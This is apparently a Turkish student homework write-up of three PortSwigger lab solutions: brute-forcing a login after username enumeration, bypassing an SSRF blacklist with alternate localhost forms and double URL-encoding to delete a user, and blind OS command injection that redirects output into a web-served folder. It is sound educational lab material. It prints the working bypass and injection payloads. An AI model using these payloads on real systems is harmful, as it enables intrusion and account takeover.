

OWASP TOP 10 ÖDEV

Konu : OWASP Top 10 ‘dan 3 Adet zafiyet seçilip write-up yazılacak.

Yazar : İbrahim Servet Çetinkaya

1. Zafiyet ; "Authentication Vulnerabilities" (Kimlik Doğrulama Zayıflıkları)"

Bu isimle şuan’da yer almamakta, OWASP TOP 2021 yeni ismi **A7: Identification and Authentication Failures**" başlığı altında ele alınmıştır.

Platform ; Port Swigger / Web Academy

LAB LİNKİ ; <https://portswigger.net/web-security/learning-paths/authentication-vulnerabilities/password-based-vulnerabilities/authentication/password-based/lab-username-enumeration-via-subtly-different-responses>

ÇÖZÜM

Lab: Username enumeration via subtly different responses

PRACTITIONER



LAB



Solved

This lab is subtly vulnerable to username enumeration and password brute-force attacks. It has an account with a predictable username and password, which can be found in the following wordlists:

- Candidate usernames
- Candidate passwords

To solve the lab, enumerate a valid username, brute-force this user's password, then access their account page.

Bize söylediği şeyler ; Bu laboratuvar kullanıcı adı numaralandırma parola kırma saldırılarına karşı savunmasızdır, basit şifreleler kullanıldığından bahsediyor. Ve bizlere 2 adet wordlist veriyor bunlar brute force yaparken kullanacağımız listeler. Usernames adında olanı kullanıcının adına , password isimde olanı’da parola alanına denicez. Ama burada kullanıcı adı numaralandırmadan bahsediyorsa muhtemelen , databasede kayıtlı olmayan bir isim girdiğimizde bu ismi red edecek bir alert çıktısı yazıyor olabiliir. Örnek ; kullanıcı adı yanlış/geçersiz/hatalı vb. İfadeler. Kullanıcı adalarına bu tarz ifade veriyorsa bu muhtemelen bir kullanıcı adı numaralandırma zafiyeti içerisine girer, çünkü kullanıcı adlarını öğrendiğimizde tek geriye kalan parola alanı.

Makinemizi ayağa kaldırıp bir bakalım.

WE LIKE TO
BLOG 

Bir blog sayfasına geldik, sağ tarafta yer alan My account yazısına tıklıyalım, herhangi bir hesabda olmadığımız için login olmamız istenicektir.

Login

Username

Password

Log in

Ve karşımıza login ekranı geldi 2 adet input alanımız var.

Not: sizde şifre ******* gözükücektir ben write-up olduğu için html etiketlerinden **type=password** değerini kaldırdım.

Ve rastgele değerler yazdık **LOG İN** diyelim bakalım.

Login

Invalid username or password.

Username

Password

Log in

Ve istediğimiz uyarıyı aldık “Invalid username or password”

2 inputdan birisi geçersiz diyor. And ifadesi kullanırsa bu tarz durumlarda o daha kritik bir ifade olur bizim için. Şimdi bu uyarımızı not alalım ve brute force işlemi için Burp Suite’imizi açalım. Ve Intercept’i açıp giden isteğe bir bakalım.

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparer

InterceptHTTP historyWebSockets historyProxy settings

Request to https://0aa2005e04ee27958132700b0054004c.web-security-academy.net:443 [34.246.129.62]

ForwardDropIntercept is onActionOpen browser

PrettyRawHex

1POST /login HTTP/1.1

2Host: 0aa2005e04ee27958132700b0054004c.web-security-academy.net

3Cookie: session=66MeQULVqqmmli94ZR1VGsgpMg1GBne

4User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20100101 Firefox/121.0

5Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

6Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3

7Accept-Encoding: gzip, deflate, br

8Content-Type: application/x-www-form-urlencoded

9Content-Length: 65

10Origin: https://0aa2005e04ee27958132700b0054004c.web-security-academy.net

11Referer: https://0aa2005e04ee27958132700b0054004c.web-security-academy.net/login

12Upgrade-Insecure-Requests: 1

13Sec-Fetch-Dest: document

14Sec-Fetch-Mode: navigate

15Sec-Fetch-Site: same-origin

16Sec-Fetch-User: ?1

17Te: trailers

18Connection: keep-alive

19

20username=Servet_Pentest_Yavuzlar&password=Servet_Pentest_Yavuzlar

2 değerimiz’de username header ve password headerlarında yer alıyor. Bu alanı brute force için istersek bu pencereye sağtık yapıp “send to intruder” deyip gönderelim.

Bu ekran’da saldırı türümüzü Sniper seçip kullanıcı adını faremizin imleciyle tümü işaretleyip sağ da yer alan bar’da ADD butonuna tıklıyalım.

```
username=$Servet_Pentest_Yavuzlar&password=Servet_Pentest_Yavuzlar
```

Bu şekilde olması gerekiyor. Ve üst bar kısmından payload sekmesine gidelim.

The screenshot shows the Burp Suite Intruder interface. The top navigation bar includes Dashboard, Target, Proxy, Intruder (selected), Repeater, Collaborator, and Sequencer. Below this, there are tabs for Positions, Payloads (selected), Resource pool, and Settings. The main area is titled "Payload sets" and contains a description: "You can define one or more payload sets. The number of payload sets depends on the attack type defin". There is a dropdown for "Payload set" showing "1" and a "Payload count" of "0". Below this, there is a section "Choose an attack type" with a dropdown set to "Sniper" and a "Start attack" button. The "Payload positions" section is also visible, showing a list of HTTP request details for a POST /login request. The list includes headers like Host, Cookie, User-Agent, Accept, Accept-Language, Accept-Encoding, Content-Type, Content-Length, Origin, Referer, Upgrade-Insecure-Requests, Sec-Fetch-Dest, Sec-Fetch-Mode, Sec-Fetch-Site, Sec-Fetch-User, Te, and Connection. The body of the request is shown at the bottom, containing the payload: `username=Servet_Pentest_Yavuzlar&password=Servet_Pentest_Yavuzlar`. On the right side of the "Payload positions" section, there are buttons for "Add \$", "Clear \$", "Auto \$", and "Refresh".

bu pencereden Payload settings’e geleleim ve bizlere verilen username isimlerini copy+paste şeklinde direkt olarak atabiliriz.

?

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type.

Payload set:

1

▼

Payload count: 101

Payload type:

Simple list

▼

Request count: 101

?

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

Add

carlos

root

admin

test

guest

info

adm

mysql

user

administrator

oracle

Enter a new item

Şimdi ise hatalı kullanıcı adı girdiğimizde olan uyarıyı şu alana girelim.

Positions

Payloads

Resource pool

Settings

Number of retries on network failure:

3

Pause before retry (milliseconds):

2000

Attack results

These settings control what information is captured in attack results.

☒ Store requests

☒ Store responses

☒ Make unmodified baseline request

☐ Use denial-of-service mode (no results)

☐ Store full payloads

Grep - Match

These settings can be used to flag result items containing specified expressions.

☒ Flag result items with responses matching these expressions:

Paste

Load ...

Remove

Clear

Invalid username or password.

Add

Load ...

Remove

Clear

Enter a new item

Add

Enter a new item

Ve bu alanımızı da doldruduktan sonra saldırıyı başlatalım. Bu işlemi yapmamızın sebebi bu uyarıyı almadığımızın kullanıcı adlarını karşımıza getirecektir.

Request	Payload	Status code	Response received	Error	Timeout	Length	Invalid usern...	Comment
65	announcements	200	134			3359		
0		200	136			3342	1	
1	carlos	200	219			3343	1	
2	root	200	135			3342	1	
3	admin	200	218			3343	1	
4	test	200	217			3339	1	
5	guest	200	174			3339	1	
6	info	200	213			3358	1	
7	adm	200	212			3340	1	
8	mysql	200	214			3339	1	
9	user	200	215			3341	1	

Ve denenen kullanıcı adları bunlar üst bar'da ;request, payload ,Status code yazan bar kısmında biz uyarımızı da başlık olarak eklemiş olduk, Alt sırasında 1 yazanlar sistemde kayıtlı olmayan kullanıcılar. Başlığa tıklayarak 1 dışında değerleri görebiliriz. Burada none değer dönmüş yani kullanıcı adı doğru. Ama bu kullanıcı adını şimdi yinede yazsak, şifreyi bilmediğimiz için yine aynı uyarıyı alıcaz çünkü or ifadesi kullanılmış. Sadece bunu Burp ile arkada dönen isteklerden bulabiliyoruz , şimdi ise şu adımları izlicez.

Kullanıcı adımızı bulduk : announcements

Sıra şifrede.

```
username=announcements&password=$Servlet_Pentest_Yavuzlar$
```

Şimdi ise “**Intruder**” alanında sadece bu kullanıcıya yönelik brute force saldırısı yapıcaz. Liste olarak bu sefer password wordlistini kullanıcız. Ve saldırıyı başlatalım.

Bu sefer saldırı ekranında bakıcağımız alan “**Status Code**” ekranı eğer doğru parolayı bulursa bizi kendi hesabımıza yönlendirecektir. Bu da demektir ki HTTP isteklerinde yönlendirme ifadedi 302 li bir ifade bekliyoruz. Normalde yönlendirme Status Code’ları **300-400** arasındır.

Request	Payload	Status code	Response received	Error	Timeout	Length	Inv
54	daniel	302	169			195	
0		200	85			3357	
1	123456	200	171			3358	
2	password	200	177			3356	
3	12345678	200	177			3357	
4	qwerty	200	84			3340	
5	123456789	200	93			3343	
6	12345	200	87			3341	
7	1234	200	103			3357	
8	111111	200	172			3340	

Ve parolamızın **Daniel** olduğunu bulduk 302 dönen tek http kodumuz daniel. Giriş yapmayı deneyelim.

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

Ve

My Account

Your username is: announcements

Your email is: announcements@normal-user.net

Email

Update email

başarıyla **announcements** kullanıcı’nın hesabına erişim sağladık.

2. Zafiyet ; “Server-side request forgery (SSRF)”

Platform ; Port Swigger / Web Academy

LAB LİNKİ ; <https://portswigger.net/web-security/ssrf/lab-ssrf-with-blacklist-filter>

Merhaba hocam, bu SSRF makinesinde amaç 101 seviye çözmek değilde, güvenlik amaçlı saldırıları önlemek adına kullanılan black list içerisinde yer alan sık kullanılan payloadlarımız var. Bunları bypass ederek istek sahteciliğimizi yapıp admin panele ulaşmaya çalışacağız.

Lab: SSRF with blacklist-based input filter

PRACTITIONER

LAB

Solved



This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at

`http://localhost/admin` and delete the user `carlos`.

The developer has deployed two weak anti-SSRF defenses that you will need to bypass.




ACCESS THE LAB

Bize söylenilenler; bu web adresinde ürünler bulunmakta ve bu ürünlerin bir stok kontrol özelliği bulunmakta.

Ve bizden istenen şey ise stok kullanılan url'i sil `http://localhost/admin`' e git ve `carlos` kullanıcıasını sil.

Web Adresimize Gidelim.



Herhangi birini görüntüle butonuna tıklayalım.

Ürün ayrıntıların altında

Stok

London



Check stock

kontrolü yapabileceğimiz içerisinde de ülkelerin bulunduğu ufak bir panel var.

Stok kontrolunu yapalım ama burp ile araya girelim , galiba bahsettiği stok kontrol url' i burada olmalı.

```
stockApi=http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D1
```

Ve isteğimizi bulduk stockApi= adında bir header var istekte bu url' i localhost daha sonra admin'e yönlendirmemiz gerekiyor.

Bu header alanına müdahalelerde bulunmak için repater alanımıza gönderelim . Pencereye mouse ile sağ tık yapıp repater to send yazana tıklayabilir veya daha basiti CTRL + R yaparak gönderebiliriz.

Öncelikle hiçbir bypass yöntemi denemeden normal basit bir payload girelim.

```
stockApi=http://localhost/
```

Response bakalım ne dönmüş.

Response	
Pretty	Raw Hex Render
1	HTTP/2 400 Bad Request
2	Content-Type: application/json; charset=utf-8
3	X-Frame-Options: SAMEORIGIN
4	Content-Length: 51
5	
6	"External stock check blocked for security reasons"

Evet kötü istek olarak algılandı. Şimdi çeşitli bypass yöntemlerimizi deneyelim. Bizim ilerliyeceğimiz adımlar şunlar.

/localhost/admin/ öncelikle admin'den önce localhost'a ulaşmamız gerekiyor ilk onu bypas etmemiz gerek. Bunun için diğer çeşitli local host olarak algılayacağı encoder şifreleme işlemleri 127.0.0.1 veya 127.0.1 gibi işlemler gerçekleştirecez.

Burada anlaşılan localhost dizinini yazmamızı engellemiş. Ben sizi fazla sıkmamak adına 127.0.1' i denicem en başta , çünkü 127.0.0.1 de blacklist içerisinde .

```
stockApi=http://127.0.1/
```

Deneyelim dönen response bakalım.

Response	
Pretty	Raw
1	HTTP/2 200 OK
2	Content-Type: text/html; charset=utf-8
3	Set-Cookie: session=071uIH0itIUkARkG9sJ8RakBXTu00Chq; Secure, HttpOnly; SameSite=None
4	X-Frame-Options: SAMEORIGIN
5	Content-Length: 10603

Ve evet değerimizi localhost olarak algıladı ve engeli aştık. 200 statüs kod döndü. Bu işlem başarılı demek. 200–299.

Ama bunu atlatmanın bir yolu daha var ip adresleri ondalıklı ve decimal değerlerden oluştuğu için 127.0.0.1 değerini decimale çevirdiğimizde de yasaklı olan 127.0.0.1 yazmanın farklı bir yolunu bulmuş oluruz, yani sonuca ulaşmış oluruz. Deniyelim.

IP-To-Decimal

IP address 127.0.0.1 is equal to 2130706433.

IP Address / IP Number

127.0.0.1

Convert

```
stockApi=http://2130706433/
```

```
Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Set-Cookie: session=J6xswluobI6qGFUBEJ238kDZEILBNBv; Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 10655
```

Gördüğünüz gibi 2. yolumuzda çalıştı ama daha kısa olduğundan dolayı 127.0.1 kullanma benim tercihimdir.

İp adresini decimale dönüştürdüğüm kaynak: <https://www.ipaddressguide.com/ip>


Şimdi localhosta ulaşabildik sırada kaldı admin dizini burada deniyelim . Yani `http://127.0.1/admin` yazalım.

```
Response
Pretty Raw Hex Render
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 51
5
6 "External stock check blocked for security reasons"
```

Galiba admin kelimesini yasaklamış.

İp adresini Decimale dönüştürdüğümüz gibi bunda da web sitenin anlaması için url' e encode yapabiliriz.

Encoder işlemi için Burp Suite' nin kendi içerisinde üst barda bulunan Decoder kısmından yardım alabiliriz.



Sağ tarafta Encode ass.. kısmına gelip oradan URL seçerek encode halini alt kısmında veriyor bunu deniyelim.

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 51

"External stock check blocked for security reasons"
```

Yine kötü istek olarak algıladı. Url' i sistem galiba kendi içerisinde decode edip yasaklı kelimeyi bulmuş.

Bir defa daha encode işlemi yapalım. Yani Şu şekil;

admin

%61%64%6d%69%6e

%25%36%31%25%36%34%25%36%64%25%36%39%25%36%65

Deniyelim.

stockApi=http://127.0.1.1/%25%36%31%25%36%34%25%36%64%25%36%39%25%36%65

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Cache-Control: no-cache
4 Set-Cookie: session=G66tsy05S14P246EuuTayJn2YDbBvqyr; Secure; HttpOnly
   SameSite=None
5 X-Frame-Options: SAMEORIGIN
6 Content-Length: 3074
7
```

Ve

çalıştı. Response dikkat edelim , carlos kullancısı hakkında bir şeyler var mı. Bizden Carlosu silmemizi istediğine göre , bir silme butonu olmalı, silme butonunda da büyük ihtimalle bir \$_GET isteği yaparak bir url' e bu kullanıcı silmesi için link gömülmüş olmalı.

```
<uiv>
  <span>
    carlos -
  </span>
  <a href="/admin/delete?username=carlos">
    Delete
  </a>
</div>
```

Evet tam olarak burada. Admin kısmını almiyacağız çünkü zaten admin dizinindeyiz.

Bir

```
1 HTTP/2 302 Found
2 Location: /admin
3 Set-Cookie: session=1DS8NiaKdN7ZvyhxGtmdQ1w8fZT2hZNq; Secure; HttpOnly;
   SameSite=None
4 X-Frame-Options: SAMEORIGIN
```

yönlendirme isteği gerçekleşti galiba işe yaradı bu stockapi' ye yazdığımız payloadımızı proxy kısmından yerleştirip forward diyerek isteğimizi gönderelim.

Request to https://0acb00ea032f271881ac7f34000e0078.web-security-academy.net:443 [79.125.84.16]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 POST /product/stock HTTP/2
2 Host: 0acb00ea032f271881ac7f34000e0078.web-security-academy.net
3 Cookie: session=m4ZVFJAELrmWeuAwHd9rQBQu047CPJRc
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20100101 Firefox/121.0
5 Accept: */*
6 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0acb00ea032f271881ac7f34000e0078.web-security-academy.net/product?productId=1
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 107
11 Origin: https://0acb00ea032f271881ac7f34000e0078.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 stockApi=http://127.0.1.1/%25%36%31%25%36%34%25%36%64%25%36%39%25%36%65/delete?username=carlos
```

İsteğimizi gönderelim.

Congratulations, you solved the lab!

Share your skills!

[Continue learning >>](#)[Home](#) | [My account](#)

Conversation Controlling Lemon



\$31.80



Ve kullanıcımızı sildik.

SSRF BİTTİ

2. Zafiyet ; "OS Command Injection"

Platform ; Port Swigger / Web Academy**LAB LİNKİ ;** <https://portswigger.net/web-security/os-command-injection/lab-blind-output-redirection>

Lab: Blind OS command injection with output redirection

PRACTITIONER



LAB



Solved



This lab contains a blind OS command injection vulnerability in the feedback function.

The application executes a shell command containing the user-supplied details. The output from the command is not returned in the response. However, you can use output redirection to capture the output from the command. There is a writable folder at:

```
/var/www/images/
```

The application serves the images for the product catalog from this location. You can redirect the output from the injected command to a file in this folder, and then use the image loading URL to retrieve the contents of the file.

To solve the lab, execute the `whoami` command and retrieve the output.



ACCESS THE LAB

Bu zafiyetimiz OWASP' ın 1. sırada yer alan Injection başlığı altında OS Command adında geçiyor.

OS Command öncelikle nedir; OS(İşletim sistemi) Command zafiyeti web sitenin barındığı makine' ye bağlı komutların değişkenlik göstericek şekilde, çalıştığı makineye , web siteden işletim sistemine uzaktan komutları çalıştırmaya denir.

Bu açıklamada bize şunu söylüyor;

Bu laboratuvar, geri bildirim işlevinde kör bir işletim sistemi komut ekleme güvenlik açığı içeriyor. Blind yani kör' den kastı bizim request(istek) 'imizi http responselarında / cevaplarında bizlere çıktıyı vermemesidir.

Ve diyor ki /var/www/images/ böyle bir dizin var, zafiyet Blind olduğu için mesela uname komutu çalıştırdığımızda bize http yanıtlarında vermicektir. Ama bu dizine txt dosyası olarak atabilirsek okuruz. Zaten images diye dizin varsa , bize vereceği web adresinde fotoğraflar bulunuyor. Ve son olarak bizden "WHOAMI" komutu çalıştırmamızı söylüyor.

[Home](#) | [Submit feedback](#)

WE LIKE TO
SHOP 



Evet sayfamız bu şekilde, dediğim gibi görsellerimiz bulunuyor. Ve zafiyetimizin bulunduğu geri bildirim kısmı sağ üst köşede, "Submit Feedback" .

Submit feedback

Name:

servet

Email:

admin@gmail.com

Subject:

Yavuzlar

Message:

Merhaba Ben Servet

Submit feedback

Bu şekilde isteği göndericem. Arkada Burp Suite Açık şekilde.

```
email=admin%40gmail.com||>/var/www/images/yavuzlar.txt||&
```

Ve isteği yakaladım, email headerine gelip, başta pipe / attık bunun sebebi bir den fazla tek satırda komut çalıştırmak için. Sonra komutumuzu yazdık ve > yönlendirdik ardından, bize bahsedilen dizine pathi verdik ve yavuzlar.txt adında bir dosyaya whoami komutunun çıktısını oraya yazmasını istedik. Peki bu “var www imagesi “ dizini doğrulamak amaçlı bir görseli yeni sekmede aç diyip de kontrol edebiliriz.

Ama ilk önce bu isteğimizi gönderelim bakalım geri bildirimi kabul edecek mi ?

Evet

geri

Submit feedback

Thank you for submitting feedback!

bildirimi kabul etti, bu mantıkla dosyamızı da oluşturmuş olması gerekmekte.



Herhangi bir resmi yeni pencerede açtım, gördüğüm gibi pathimizi doğru. Eğer bize path verilmeseydi, önceden bu araştırmaya kayolumamız gerekiyordu. Şimdi ise görsel ismini silip dosyamızın adını yazalım.

`/image?filename=yavuzlar.txt`

`peter-1pyfKs`

Ve karşımıza whoami komutunun çıktısını almamız gerekiyor. Labımızı bu şekilde bitirmiş olduk.

Congratulations, you solved the lab!

Share your skills!



[Continue learning](#) >>